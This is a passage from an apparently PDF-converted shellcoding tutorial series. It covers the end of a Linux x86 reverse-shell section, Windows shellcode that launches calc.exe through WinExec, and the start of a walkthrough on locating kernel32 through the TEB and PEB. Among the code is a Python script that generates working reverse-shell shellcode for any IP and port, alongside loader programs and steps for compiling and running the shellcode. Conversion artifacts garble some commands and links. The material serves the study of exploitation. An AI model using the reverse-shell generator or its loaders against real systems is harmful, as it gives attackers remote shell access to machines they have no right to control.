
```

Compile, prepare listener and run:

```

gcc -z execstack -m32 -o run run.c
./run

```



As you can see, everything work perfectly. Now, you can use this shellcode and inject it into a process.

But there is one caveat. Let's go to make the ip and port easily configurable.

configurable IP and port

To solve this problem I created a simple python script (`super_shellcode.py`):

```
import socket
import argparse
import sys

BLUE = '\033[94m'
GREEN = '\033[92m'
YELLOW = '\033[93m'
RED = '\033[91m'
ENDC = '\033[0m'

def my_super_shellcode(host, port):
    print (BLUE)
    print ("let's go to create your super shellcode...")
    print (ENDC)
    if int(port) < 1 and int(port) > 65535:
        print (RED + "port number must be in 1-65535" + ENDC)
        sys.exit()
    if int(port) >= 1 and int(port) < 1024:
        print (YELLOW + "you must be a root" + ENDC)
    if len(host.split(".")) != 4:
        print (RED + "invalid host address :" + ENDC)
        sys.exit()

    h = socket.inet_aton(host).hex()
    hl = [h[i:i+2] for i in range(0, len(h), 2)]
    if "00" in hl:
        print (YELLOW)
```

```

        print ("host address will cause null bytes \
to be in shellcode :(")
        print (ENDC)
h1, h2, h3, h4 = hl

shellcode_host = "\\\x" + h1 + "\\\x" + h2
shellcode_host += "\\\x" + h3 + "\\\x" + h4
print (YELLOW)
print ("hex host address:")
print (" x" + h1 + "x" + h2 + "x" + h3 + "x" + h4)
print (ENDC)

p = socket.inet_aton(port).hex()[4:]
pl = [p[i:i+2] for i in range(0, len(p), 2)]
if "00" in pl:
    print (YELLOW)
    print ("port will cause null bytes \
to be in shellcode :(")
    print (ENDC)
p1, p2 = pl

shellcode_port = "\\\x" + p1 + "\\\x" + p2
print (YELLOW)
print ("hex port: x" + p1 + "x" + p2)
print (ENDC)

shellcode = "\\\x6a\\\x66\\\x58\\\x6a\\\x01\\\x5b\\\x31"
shellcode += "\\\xd2\\\x52\\\x53\\\x6a\\\x02\\\x89\\\xe1\\\xcd"
shellcode += "\\\x80\\\x92\\\xb0\\\x66\\\x68"
shellcode += shellcode_host
shellcode += "\\\x66\\\x68"
shellcode += shellcode_port
shellcode += "\\\x43\\\x66\\\x53\\\x89\\\xe1\\\x6a\\\x10"
shellcode += "\\\x51\\\x52\\\x89\\\xe1\\\x43\\\xcd"
shellcode += "\\\x80\\\x6a\\\x02\\\x59\\\x87\\\xda\\\xb0"
shellcode += "\\\x3f\\\xcd\\\x80\\\x49\\\x79\\\xf9"
shellcode += "\\\xb0\\\x0b\\\x41\\\x89\\\xca\\\x52\\\x68"
shellcode += "\\\x2f\\\x2f\\\x73\\\x68\\\x68\\\x2f\\\x62\\\x69"
shellcode += "\\\x6e\\\x89\\\xe3\\\xcd\\\x80"

print (GREEN + "your super shellcode is:" + ENDC)
print (GREEN + shellcode + ENDC)


if __name__ == "__main__":
    parser = argparse.ArgumentParser()

```

```
parser.add_argument('-l', '--lhost',
                    required = True, help = "local IP",
                    default = "127.1.1.1", type = str)
parser.add_argument('-p', '--lport',
                    required = True, help = "local port",
                    default = "4444", type = str)
args = vars(parser.parse_args())
host, port = args['lhost'], args['lport']
my_super_shellcode(host, port)
```

Prepare listener, run script, copy shellcode to our test program, compile and run:

```
python3 super_shellcode.py -l 10.9.1.6 -p 4444  
gcc -static -fno-stack-protector -z execstack -m32 -o run run.c
```



So our shellcode is perfectly worked :)

This is how you create your own shellcode, for example.

The Shellcoder's Handbook

Shellcoding in Linux by exploit-db

Shredding in Linux by S my intro to x86 assembly

my intro to xoo and
my nasm tutorial

iii

14


socket

connected

execve

first part

10. windows shellcoding - part 1. Simple example



The screenshot shows a Windows 7 desktop environment. In the foreground, there is a terminal window titled "Windows PowerShell" with the command "calc" entered and the output showing the Windows calculator application. In the background, there is another terminal window titled "Windows PowerShell" with assembly code (x86 assembly) displayed. The assembly code is a exploit payload designed to run calc.exe. The code includes instructions like xor, push, mov, and call, along with comments explaining the purpose of each instruction.

```
example1.asm -->projects/cybersec_blog2021-10-26-windows-shellcoding-1 -- Atom
File Edit View Selection Find Packages Help
run.c          example1.asm
14  _start:
15      xor    ecx, ecx      ; zero out ecx
16      push   ecx          ; string terminator 0x00
17      push   0x6578652e     ; exe : 6578652e
18      push   0x636c6163     ; clac : 636c6163
19
20      mov    eax, esp       ; save pointer to "calc.exe"
21
22      ; UINT WinExec([in] LPCTSTR lpCmdLine, [in] UINT
23      inc    ecx          ; uCmdShow = 1
24      push   ecx          ; uCmdShow *ptr to stack in
25      push   eax          ; lpCmdLine *ptr to stack in
26      mov    ebx, 0x76f0e5fd ; call WinExec() function ad
27      call   ebx
28
29      ; void ExitProcess([in] UINT uExitCode);
30      xor    eax, eax       ; zero out eax
31      push   eax          ; push NULL
32      mov    eax, 0x76ed214f ; call ExitProcess function
33      jmp    eax          ; execute the ExitProcess fu
34
example1.asm  545
```

In the previous sections about shellcoding, we worked with linux examples. In this section my goal will be to write shellcode for windows machine.

testing shellcode

When testing shellcode, it is nice to just plop it into a program and let it run. We will use the same code as in the first post (`run.c`):

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "my shellcode here";

int main(int argc, char **argv) {
    int (*func)();
    func = (int (*)()) code; // func points to our shellcode
    (int)(*func)(); // execute a function code[]
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}
```

first example. run calc.exe

First, we will write something like a prototype of the shellcode in C. For simplicity, let's write the following source code (`exit.c`):

```
/*
exit.c - run calc.exe and exit
*/
#include <windows.h>
```

```

int main(void) {
    WinExec("calc.exe", 0);
    ExitProcess(0);
}

```

As you can see, the logic of this program is simple: launch the calculator (`calc.exe`) and exit. Let's make sure our code actually works. Compile:

```
1686-w64-mingw32-gcc -o exit.exe exit.c -mconsole -lkernel32
```


```

kali㉿kali:~/pr...-shellcoding-1 ✘ mnc (kali㉿kali)...-shellcoding-1 ✘
kali㉿kali:~/pr...-shellcoding-1 ✘ 1686-w64-mingw32-gcc -o exit.exe exit.c -mconsole -lkernel32
total 268
-rwxr-x-x 1 kali kali 100447 Oct 27 19:41 exit.exe
-rw-r--r-- 1 kali kali 122 Oct 27 19:38 exit.c
-rw-r--r-- 1 kali kali 100000 Oct 27 19:38 run.c
-rw-r--r-- 1 kali kali 122 Oct 27 19:20 run.c
-rw-r--r-- 1 kali kali 1122 Oct 27 19:17 example1.asm
-rwxr-xr-x 1 kali kali 4516 Oct 27 19:16 example1
-rw-r--r-- 1 kali kali 100447 Oct 27 19:16 example1.o
-rwxr-xr-x 1 kali kali 38912 Oct 27 16:55 getaddr.exe
-rw-r--r-- 1 kali kali 558 Oct 27 16:54 getaddr.c
kali㉿kali:~/pr...-shellcoding-1 ✘

```

Then run in windows machine (Windows 7 x86 SP1):


```
.\exit.exe
```



So everything is worked perfectly.

Let's now try to write this logic in assembly language. The Windows kernel is completely different from the Linux kernel. At the very beginning of our program, we have `#include <windows.h>`, which in turn means that the windows library will be included in the code and this will dynamically link dependencies by default. However, we cannot do the same with ASM. In the case of ASM, we need to find

the location of the `WinExec` function, load the arguments onto the stack, and call the register that has a pointer to the function. Likewise for the `ExitProcess` function. It is important to know that most windows functions are available from three main libraries: `ntdll.dll`, `Kernel32.DLL` and `KernelBase.dll`. If you run our example in a debugger (`x32dbg` in my case), you can make sure of this:



finding function's addresses

So, we need to know the `WinExec` address in memory. We'll find it!

```
/*
getaddr.c - get addresses of functions
(ExitProcess, WinExec) in memory
*/
#include <windows.h>
#include <stdio.h>

int main() {
    unsigned long Kernel32Addr;           // kernel32.dll address
    unsigned long ExitProcessAddr;        // ExitProcess address
    unsigned long WinExecAddr;           // WinExec address

    Kernel32Addr = GetModuleHandle("kernel32.dll");
    printf("KERNEL32 address in memory: 0x%08p\n", Kernel32Addr);

    ExitProcessAddr = GetProcAddress(Kernel32Addr, "ExitProcess");
    printf("ExitProcess address in memory is: 0x%08p\n", ExitProcessAddr);

    WinExecAddr = GetProcAddress(Kernel32Addr, "WinExec");
}
```

```

printf("WinExec address in memory is: 0x%08p\n", WinExecAddr);

getchar();
return 0;
}

```

This program will tell you the kernel address and the `WinExec` address in `kernel32.dll`. Let's compile it:

```

i686-w64-mingw32-gcc -O2 getaddr.c -o getaddr.exe \
-mconsole -I/usr/share/mingw-w64/include/ -s \
-ffunction-sections -fdata-sections -Wall \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc >/dev/null 2>&1

```

A terminal window titled "kali:kali" showing the compilation command and its output. The output shows the creation of the executable file "getaddr.exe".

and run in our target machine:

A screenshot showing two windows. On the left is Immunity Debugger with a debugger session running. On the right is a Windows PowerShell window titled "Windows PowerShell" showing the directory "C:\Users\test\Documents". It displays the output of the program, which includes the addresses of the `exit`, `getaddr`, and `run` functions.

Now we know the addresses of our functions. Note that our program found the `kernel32` address correctly.

assembly time

The `WinExec()` function within `kernel32.dll` can be used to launch any program that the user running the process can access:

```
UINT WinExec(LPCSTR lpCmdLine, UINT uCmdShow);
```

In our case, `lpCmdLine` is equal to `calc.exe`, `uCmdShow` is equal to 1 (`SW_NORMAL`). Firstly convert `calc.exe` to hex via python script (`conv.py`):

```
# convert string to reversed hex
import sys

input = sys.argv[1]
chunks = [input[i:i+4] for i in range(0, len(input), 4)]
for chunk in chunks[::-1]:
    print(chunk[::-1].encode("utf-8").hex())
```

```
kali㉿kali ~ /projects/cybersec_blog/2021-10-26-windows-shellcoding-1 ➤ python3 conv.py calc.exe
0x6578652e
0x636c6163
kali㉿kali ~ /projects/cybersec_blog/2021-10-26-windows-shellcoding-1 ➤ █
```

Then, create our assembly code:

```
xor  ecx, ecx          ; zero out ecx
push ecx                ; string terminator 0x00 for
                        ; "calc.exe" string
push 0x6578652e         ; exe. : 6578652e
push 0x636c6163         ; clac : 636c6163

mov  eax, esp           ; save pointer to "calc.exe"
                        ; string in ebx

; UINT WinExec([in] LPCSTR lpCmdLine, [in] UINT uCmdShow);
inc  ecx                ; uCmdShow = 1
push ecx                ; uCmdShow *ptr to stack in
                        ; 2nd position - LIFO
push eax                ; lpCmdLine *ptr to stack in
                        ; 1st position
mov  ebx, 0x76f0e5fd    ; call WinExec() function
                        ; addr in kernel32.dll
call ebx
```

To put something in Little Endian format, just put the hex of the bytes in as reverse

So, what about `ExitProcess` function?

```
void ExitProcess(UINT uExitCode);
```

It's used to gracefully close the host process after the `calc.exe` process is launched using the `WinExec` function:

```

; void ExitProcess([in] UINT uExitCode);
xor eax, eax          ; zero out eax
push eax              ; push NULL
mov eax, 0x76ed214f   ; call ExitProcess
                      ; function addr in kernel32.dll
jmp eax               ; execute the ExitProcess function

```

So, final code is:

```

; run calc.exe and normal exit
; author @cocomelonc
; nasm -f elf32 -o example1.o example1.asm
; ld -m elf_i386 -o example1 example1.o
; 32-bit linux (work in windows as shellcode)

section .data

section .bss

section .text
global _start    ; must be declared for linker

_start:
xor ecx, ecx      ; zero out ecx
push ecx          ; string terminator 0x00
                  ; for "calc.exe" string
push 0x6578652e   ; exe. : 6578652e
push 0x636c6163   ; clac : 636c6163

mov eax, esp       ; save pointer to "calc.exe"
                    ; string in ebx

; UINT WinExec([in] LPCSTR lpCmdLine, [in] UINT    uCmdShow);
inc ecx           ; uCmdShow = 1
push ecx          ; uCmdShow *ptr to stack in
                  ; 2nd position - LIFO
push eax          ; lpCmdLine *ptr to stack in
                  ; 1st position
mov ebx, 0x76f0e5fd ; call WinExec() function
                      ; addr in kernel32.dll
call ebx

; void ExitProcess([in] UINT uExitCode);
xor eax, eax      ; zero out eax
push eax          ; push NULL
mov eax, 0x76ed214f ; call ExitProcess function

```

```

; addr in kernel32.dll
jmp eax
; execute the ExitProcess function

```

Compile:

```

nasm -f elf32 -o example1.o example1.asm
ld -m elf_i386 -o example1 example1.o
objdump -M intel -d example1

```

```

kali㉿kali:~/projects/cybersec_blog/2021-10-26-windows-shellcoding-1$ nasm -f elf32 -o example1.o example1.asm
kali㉿kali:~/projects/cybersec_blog/2021-10-26-windows-shellcoding-1$ ld -m elf_i386 -o example1 example1.o
kali㉿kali:~/projects/cybersec_blog/2021-10-26-windows-shellcoding-1$ objdump -M intel -d example1

example1:   file format elf32-i386

Disassembly of section .text:
00040000 <_start>:
00040000: 31 c9          xor    ecx,ecx
00040002: 51             push   ecx
00040003: 68 2e 65 78 65  push   0x6578652e
00040008: 68 63 61 6c 63  push   0x636c6163
0004000d: 89 e0           mov    eax,esp
0004000f: 41             inc    ecx
00040010: 51             push   ecx
00040011: 50             push   eax
00040012: bb fd e5 f0 76  mov    ebx,0x76f0e5fd
00040017: ff d3           call   ebx
00040019: 31 c0           xor    eax,eax
0004001b: 50             push   eax
0004001c: b8 4f 21 ed 76  mov    eax,0x76ed214f
00040021: ff e0           jmp    eax
kali㉿kali:~/projects/cybersec_blog/2021-10-26-windows-shellcoding-1$ 

```

Then, let's go to extract byte code via bash-hacking and objdump again:

```

objdump -M intel -d example1 | grep '[0-9a-f]:' | grep -v 'file' | cut -f2 -d: | cut -f1-6 -d' '| tr -s ' '| tr '\t' ' '| sed 's/ $//g'| sed 's/ /\x/g'| paste -d '' -s | sed 's/^"/'| sed 's/$"/g'

```

So, our bytecode is:

```

"\x31\xc9\x51\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe0\x41\x51\x50\xbb\xfd\xe5\xf0\x76\xff\xd3\x31\xc0\x50\xb8\x4f\x21\xed\x76\xff\xe0"

```

compiled as ELF file for linux 32-bit because we are only using nasm to translate the opcodes for us

Then, replace the code at the top (`run.c`) with:

```

/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "\x31\xc9\x51\x68\x2e\x65\x78\x65\x68\x63\x61"
"\x6c\x63\x89\xe0\x41\x51\x50\xbb\xfd\xe5\xf0"
"\x76\xff\xd3\x31\xc0\x50\xb8\x4f\x21\xed\x76"
"\xff\xe0";

int main(int argc, char **argv) {
    int (*func)();
    func = (int (*)()) code; // func points to our shellcode
    (int)(*func)();
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}

```

Compile:

```
i686-w64-mingw32-gcc run.c -o run.exe
```


```

kali㉿kali:~/pr...-shellcoding-1 [ ] mc [kali@kali]...-shellcoding-1 [ ]
kali㉿kali:~/pr...-shellcoding-1 [ ] i686-w64-mingw32-gcc run.c -o run.exe
kali㉿kali:~/pr...-shellcoding-1 [ ] ls -lt
total 272
-rwxr-xr-x 1 kali kali 100041 Oct 27 23:11 run.exe
-rwxr-xr-x 1 kali kali 4516 Oct 27 21:16 example1
-rw-r--r-- 1 kali kali 510 Oct 27 21:16 example1.o
-rw-r--r-- 1 kali kali 1110 Oct 27 21:16 example1.asm
-rw-r--r-- 1 kali kali 202 Oct 27 21:07 getaddr
-rwxr-xr-x 1 kali kali 38912 Oct 27 20:21 getaddr.exe
-rw-r--r-- 1 kali kali 707 Oct 27 20:18 getaddr.c
-rwxr-xr-x 1 kali kali 100447 Oct 27 19:41 exit.exe
-rw-r--r-- 1 kali kali 122 Oct 27 19:30 exit.c
-rw-r--r-- 1 kali kali 522 Oct 27 19:20 run.c
kali㉿kali:~/pr...-shellcoding-1 [ ]

```

And run:

```
.\run.exe
```



The `calc.exe` process runs even after the host process dies because it is its own process.

So our shellcode is perfectly worked :)

This is how you create your own shellcode for windows, for example.

But, there is one caveat. This shellcode will only work on this machine. Because, the addresses of all DLLs and their functions change on reboot and are different on each system. In order for it to work on any windows 7 x86 sp1, ASM needs to find the addresses of the functions by itself. I will do this in the next part.

[WinExec](#)

[ExitProcess](#)

[The Shellcoder's Handbook](#)

[my intro to x86 assembly](#)


[my nasm tutorial](#)

[linux shellcoding part 1](#)

[linux shellcoding part 2](#)

[Source code in Github](#)

11. windows shellcoding - part 2. Find kernel32 address



In the [first](#) part of my post about windows shellcoding we found the addresses of `kernel32` and functions using the following logic:

```
/*
getaddr.c - get addresses of functions
(ExitProcess, WinExec) in memory
*/
#include <windows.h>
#include <stdio.h>

int main() {
    unsigned long Kernel32Addr;           // kernel32.dll address
    unsigned long ExitProcessAddr;        // ExitProcess address
```

```

unsigned long WinExecAddr;           // WinExec address

Kernel32Addr = GetModuleHandle("kernel32.dll");
printf("KERNEL32 address in memory: 0x%08p\n", Kernel32Addr);

ExitProcessAddr = GetProcAddress(Kernel32Addr, "ExitProcess");
printf("ExitProcess address in memory is: 0x%08p\n",
ExitProcessAddr);

WinExecAddr = GetProcAddress(Kernel32Addr, "WinExec");
printf("WinExec address in memory is: 0x%08p\n", WinExecAddr);

getchar();
return 0;
}

```


Then we entered the found address into our shellcode:

```

; void ExitProcess([in] UINT uExitCode);
xor eax, eax          ; zero out eax
push eax              ; push NULL
mov eax, 0x76ed214f   ; call ExitProcess function
                      ; addr in kernel32.dll
jmp eax               ; execute the ExitProcess function

```

The caveat is that the addresses of all DLLs and their functions change upon reboot and differ in each system. For this reason, we cannot hard-code any addresses in our ASM code:



First of all, how do we find the address of `kernel32.dll`?

TEB and PEB structures

Whenever we execute any exe file, the first thing that is created (at least to my knowledge) in the OS are [PEB](#):

```
typedef struct _PEB {
    BYTE             Reserved1[2];
    BYTE             BeingDebugged;
    BYTE             Reserved2[1];
    PVOID            Reserved3[2];
    PPEB_LDR_DATA   Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID            Reserved4[3];
    PVOID            AtlThunkSListPtr;
    PVOID            Reserved5;
    ULONG            Reserved6;
    PVOID            Reserved7;
    ULONG            Reserved8;
    ULONG            AtlThunkSListPtr32;
    PVOID            Reserved9[45];
    BYTE             Reserved10[96];
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
    BYTE             Reserved11[128];
    PVOID            Reserved12[1];
    ULONG            SessionId;
} PEB, *PPEB;
```

and [TEB](#):


```
typedef struct _TEB {
    PVOID Reserved1[12];
    PPEB ProcessEnvironmentBlock;
    PVOID Reserved2[399];
    BYTE  Reserved3[1952];
    PVOID TlsSlots[64];
    BYTE  Reserved4[8];
    PVOID Reserved5[26];
    PVOID ReservedForOle;
    PVOID Reserved6[4];
    PVOID TlsExpansionSlots;
} TEB, *PTEB;
```

PEB - process structure in windows, filled in by the loader at the stage of process creation, which contains the information necessary for the functioning of the process.

TEB is a structure that is used to store information about threads in the current process, each thread has its own TEB.


Let's open some program in the windbg debugger and run command:

```
dt _teb
```



As we can see, PEB has an offset of `0x030`. Similarly, we can see the contents of the PEB structure using command:


```
dt _peb
```



We now need to look at the member that is at an offset of `0x00c` from the base of the PEB structure, which is the `PEB_LDR_DATA`. `PEB_LDR_DATA` contains information about the loaded modules for the process.

Then, we can also examine `PEB_LDR_DATA` structure via windbg:

```
dt _PEB_LDR_DATA
```



Here we can see that the offset of `InLoadOrderModuleList` is `0x00c`, `InMemoryOrderModuleList` is `0x014`, and `InInitializationOrderModuleList` is `0x01c`.

`InMemoryOrderModuleList` is a doubly linked list where each list item points to an `LDR_DATA_TABLE_ENTRY` structure, so Windbg suggests the structure type

is LIST_ENTRY.

Before we continue let's run the command:

```
!peb
```

```
Command  
0:000> !peb  
PEB at 7fffd000  
InitialnitedAddressSpace: No  
RunningImagefileExecOptions: No  
BeingDebugged: Yes  
ImageBaseAddress: 00000000  
Ldr: 77328880  
Ldr.Initialized: Yes  
Ldr.InInitializationOrderModuleList: 00511a90 . 00512868  
Ldr.InLoadOrderModuleList: 005119f0 . 00512858  
Ldr.InMemoryOrderModuleList: 005119f8 . 00512860  
Base TimeStamp Module  
400000 617955e8 Oct 27 19:36:40 2021 Z:\work\exit.exe  
77250000 57c99842 Sep 27 21:18:26 2016 C:\Windows\SYSTEM32\ntdll.dll  
76fd0000 4ce7b8ef Nov 20 18:02:55 2018 C:\Windows\system32\kernel32.dll  
0:000>
```

As we can see, LDR (PEB structure) address is - 77328880.

Now to see the addresses of the InLoadOrderModuleList, InMemoryOrderModuleList and InInitializationOrderModuleList run the command:

```
dt _PEB_LDR_DATA 77328880
```

This will show us the corresponding start addresses and end addresses of linked lists:

```
Command  
windir=C:\Windows  
windows_tracing_flags=3  
windows_tracing_logfile=C:\BVTFBin\Tests\installpackage\csilogfile.log  
0:000> dt _PEB_LDR_DATA 77328880  
ntdll!_PEB_LDR_DATA  
+0x000 Length : 0x30  
+0x004 Initialized : 0x1 ..  
+0x008 SsHandle : (null)  
+0x01c InLoadOrderModuleList : _LIST_ENTRY [ 0x5119f0 - 0x512858 ]  
+0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x5119f8 - 0x512860 ]  
+0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x511a90 - 0x512868 ]  
+0x024 EntryInProgress : (null)  
+0x028 ShutdownInProgress : 0  
+0x02c ShutdownThreadID : (null)  
0:000>
```

Let's try to view the modules loaded into the LDR_DATA_TABLE_ENTRY structure, and we will also indicate the starting address of this structure at 0x5119f8 so that we can see the base addresses of the loaded modules. Remember that 0x5119f8 is the address of this structure, so the first entry will be 8 bytes less than this address:

```
dt _LDR_DATA_TABLE_ENTRY 0x5119f8-8
```

```

Command
0:000> dt _LDR_DATA_TABLE_ENTRY 0x5119f8-8
ntdll!_LDR_DATA_TABLE_ENTRY
+0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x511a80 - 0x7732888c ]
+0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x511a88 - 0x77328894 ]
+0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x0 - 0x0 ]
+0x018 DllBase : 0x00000000 Void
+0x01c EntryPoint : 0x00000000 Void
